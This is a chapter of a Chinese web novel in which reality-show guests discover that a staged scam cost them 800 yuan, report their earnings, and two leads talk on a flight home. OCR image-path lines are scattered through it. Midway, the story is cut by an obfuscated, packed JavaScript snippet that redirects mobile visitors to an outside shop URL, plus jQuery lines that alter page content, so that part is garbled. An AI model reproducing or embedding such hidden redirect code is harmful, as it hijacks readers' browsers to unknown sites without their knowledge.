“什么,被骗了?”
火锅最后还是没吃成。
晚上在酒店汇合的四人照例开会,讨论最后一天的计划。
不过在此之前,戈钺浩说出了一个让人悲伤的消息:他们刚刚拿到工资后还没捂热乎,就被人骗走八百块。
缘美甜差点晕过去。
“我俩辛辛苦苦一整天才赚了五百块,你们居然一口气被人骗走了八百!”
初次见面时高傲的男艺人,此刻垂头丧气,像是只剩下两坨灰暗的影子。
苏衍卿倒是没有趁火打劫嘲讽他们,只觉得这件事未免过于巧合,便问:“怎么被骗的,详细说说。”
她生出一丝预感,若有所思地看了眼身旁黑洞洞的镜头,感觉没这么简单。
二人吞吞吐吐地将今天晚上的遭遇补全。
他们拿到钱之后,想要找她俩汇合,却在半路遇到了一个抱着婴儿的老太太。
老太太请求他们帮忙抱一下孩子,说自己要去上厕所。
举手之劳而已,旁边又有镜头藏着,他们没有多想,答应了对方的要求。
结果没想到那个老太太刚走,又来了一对年轻夫妻,上来就说这是他们的儿子。
老太太不在,戈钺浩自然不肯交出孩子,一来二去的就争执起来。
偏偏他俩又戴着口罩和帽子,不像什么好人。
不知不觉有人开始围观。
苏衍卿听到这里:“你们应该给我们打个电话的。”
“我打了!”季葳气愤道,“可是你们俩的电话一直打不通!”
他甚至辗转从经纪人那找节目组要了苏衍卿的电话,结果这俩人一个都不接!打不通?
苏衍卿拿出手机看了一眼。
信号正常。
“商场里怎么会没信号呢……”缘美甜困惑。
苏衍卿回忆。
傍晚,穿着商场工作人员制服的男人走进她们工作的仓库:“都包好了?这个仓库明天有货要进来,你们把东西搬到里面办公室吧。”
二人不疑有他,将今天包好的小礼品装进几个大箱子里,推着推车跟对方去到商场深处。
“你们打电话来的时候,我们应该在他们的办公室里帮忙收拾东西,可能是有人在里面安装了屏蔽信号的系统。”苏衍卿道。
其余三人齐刷刷吸气:这个骗子团伙居然这么缜密吗?
说到这里,苏衍卿基本上可以确定自己的推测是真的。
她幽幽看了一眼旁边的镜头:“普通骗子肯定做不到这样,这大概是秦制片找来的群演。”
“他们觉得我们赚得太多太顺利,影响收视率。”
真人秀嘛,不折腾嘉宾还有什么看点?“我靠——秦椰这个家伙果然黑心!他就是故意偷走我们的血汗钱!”戈钺浩猛拍大腿。
他这辈子第一次如此心疼八百块。
缘美甜追问:“后来怎么样了?等那个老太太从厕所出来不就行了吗?你们怎么会被骗钱?”
“有路人帮忙去厕所找人,说里面空无一人,那老太太早就跑了。”戈钺浩颓然。
“什么!”
如果不是苏衍卿刚刚推测,他们遇到的是节目组安排的群演,缘美甜听到这里几乎要报警。
“最后那对夫妻拿出户口本,证明这孩子是他们的。非说是我们偷走了他们的孩子,让我们给他们八百块,这件事就算了。”
“那还不如直接查监控,报警也行!”缘美甜气道。
他们又何尝不想呢?
戈钺浩摇头:“如果真跟他们继续纠缠,我们的身份肯定会暴露的。”
秦椰的综艺收视率一向很高,要是因为这个被节目组淘汰,谁能甘心?
难怪。
“秦制片安排这些人,就是掐准了这一点吧?”
众人齐刷刷看向镜头,像是在与那边的人对视,每个人的眼神都很凶恶。
镜头另一边的秦椰端着咖啡:“那咋了。”
没矛盾的综艺谁看啊。
缘美甜勉强打起精神安慰大家:“没事,就算少了八百,我们今天的收入扣除吃饭和房费,还是有结余的。”
“输赢什么的无所谓啦,只要不流落街头就好了。”
苏衍卿也道:“明天要是再遇到这样的群演,直接跑路。”
戈钺浩和季葳虽然不忿,但也知道这笔钱不可能拿回来了,咬牙点头:“好!”
录制的最后一天。
众人一边打工,一边警惕防备节目组派来的群演。
然而,今天节目组并没有作妖。
小队傍晚收工,收拾好自己的行李,跟着节目组的车来到机场休息室。
他们终于见到了另一队嘉宾。
也不知道这几天经历了什么,神情与他们如出一辙的萎靡。
两厢重逢,恨不得抱头痛哭。
“秦制片真不是人……”
“是啊,这几天我们快要饿死了……差点就上街讨饭……”
两边才互相诉苦了没几句,导演带着摄像进来,好似完全没有看到嘉宾们杀人的目光。
“恭喜各位顺利结束冒险,经过三天的旅程,让我们来看一看两队的结余各是多少——首先是我们的红队!”
丁煜珏有气无力地举手:“三百二十三。”
突然来到一个陌生的城市,他们又不像苏衍卿那么了解零工市场,走了不少弯路,还险些饿死街头。
导演的语气保持轻快:“哇哦,真不错,那么蓝队呢?”
队长戈钺浩低头确认了一下,给出确切数字。
“一千二。”
其实前两天的结余很少,主要是今天刚拿到的工资撑住了场面。
“多少!”
红队震惊了。
朔玲玲抓住缘美甜疯狂摇晃:“你还说你们这几天过得苦!”
结果在偷偷开路虎!
镜头面前,缘美甜艰难挣扎:“你……听我……解释……”
梁弘笑容苦涩。
“秦制片找到我的时候,我还以为这是个旅游节目。”
“如果下一期还是这样,我这老胳膊老腿的还是不参加了吧。”
他不像年轻人那么需要曝光机会。
与其拼一把,倒不如放过自己。
“别呀,”导演忙道,“我保证下一期节目是轻松快乐的休闲向,绝对不会像这一期这么辛苦。”
“那导演,我们赚来的资金有什么用吗?”季葳乖巧举手询问。
导演赞许地看他一眼,继续推进流程。
“两队剩余资金共计一千五百二十三,将会成为帮助贫困山区儿童上学的启动资金!”
“下一期节目,嘉宾们将化身采购员,为贫困儿童们的上学所需采购物资!”
此话一出,本就身心俱疲的嘉宾大为不满。
“就一千五能采购啥啊!”<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17126746|196110||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>“别太丢人了……”
导演笑眯眯地补充:“当然不是一千五啦!我们的赞助商表示,不管嘉宾们最后余额是多少,他们都将在后面加上两个零!”
“所以,下周嘉宾们可以用于采购的资金为十五万两千三百元!感谢赞助商XXX的大力支持……”
这还差不多。
朔玲玲朝着蓝队感叹:“幸好你们赚得多,不然采购资金只有几万块也蛮丢人的。”
苏衍卿:“不会的,就算捐得再少,也是心意。”
朔玲玲愣了一下,笑道:“也是。”
戈钺浩不甘心地嘀咕:“如果不是你们节目组骗了我们八百,我们应该有二十多万资金……”
可惜,导演组绝不会承认那几个人是他们安排的。
第一期节目录制结束,嘉宾们原地解散。
苏衍卿早在前几天就定好了回棋市的机票,这次不是节目组出钱,她果断定了最便宜的经济舱,能省一点是一点。
出乎意料的是,晏息辞也没有选择商务舱。
苏衍卿默默盯着在自己身旁坐下的影帝,不明白这位想干什么。
“表现不错,播出应该能吸到不少粉。”晏息辞低声道。
苏衍卿:“……”
她怀疑影帝在嘲讽自己。
但她没办法从对方脸上看出端倪,只好当他说的是真心话。
她低头翻找眼罩和耳塞,并没有露出欣喜的情绪,轻飘飘地道:“等播出再看吧。”
她深知,自己的角色定位是炮灰,就算表现好也没用。
晏息辞却觉得她太悲观了。
这两天他将对方的一举一动都看在眼里。
虽然有秦椰的要求,但苏衍卿并没有一味地听从对方,添乱搞事。
一方面她嘴上将人气得跳脚。
另一方面做事时却十分靠谱,赫然是整个小队的灵魂人物。
这样嘴硬心软的人物,必不可少会惹来争议,但也一定会吸引到观众的注意力。
晏息辞已经意识到自己先前误会了对方。
她并没有为了眼前这点小利放弃自己的未来,而是在困境里寻找翻身的机会。
为了表达歉意,他将平板点开递给她:“新的通告。”
苏衍卿本来还以为自己回家可以休息一段时间,等待第二期节目录制,没想到下一份工作这就来了。
真是痛并快乐着。
“又是你帮我找的?”她一边看一边轻声问。
对影帝来说,帮她找几个通告,或许只是他为了自己更好地体验生活。
但她也不能真将这一切当做理所当然。
晏息辞无意几次三番地提及之前那场不愉快,只是道:“你不是缺钱?”
苏衍卿的目光从平板挪到他的脸上。
从这么近的距离看过去,俊美得很有冲击力。
晏息辞没有用他的“易容术”,只戴了帽子和口罩遮挡,一般人也想象不到,会在经济舱看见晏影帝。
可能是对视时间有点长了,晏息辞疑惑地眨了眨眼。
他的眼窝偏深,专注看人的时候自带深情的错觉,苏衍卿本能地错开视线。
“是的,我很缺钱,不过我可以自己赚。”
“别误会。”
晏息辞意识到自己的问题有歧义,将帽檐拉得更低,声音近乎耳语。
“我的意思是,如果你缺钱,应该不会拒绝我帮你找通告。”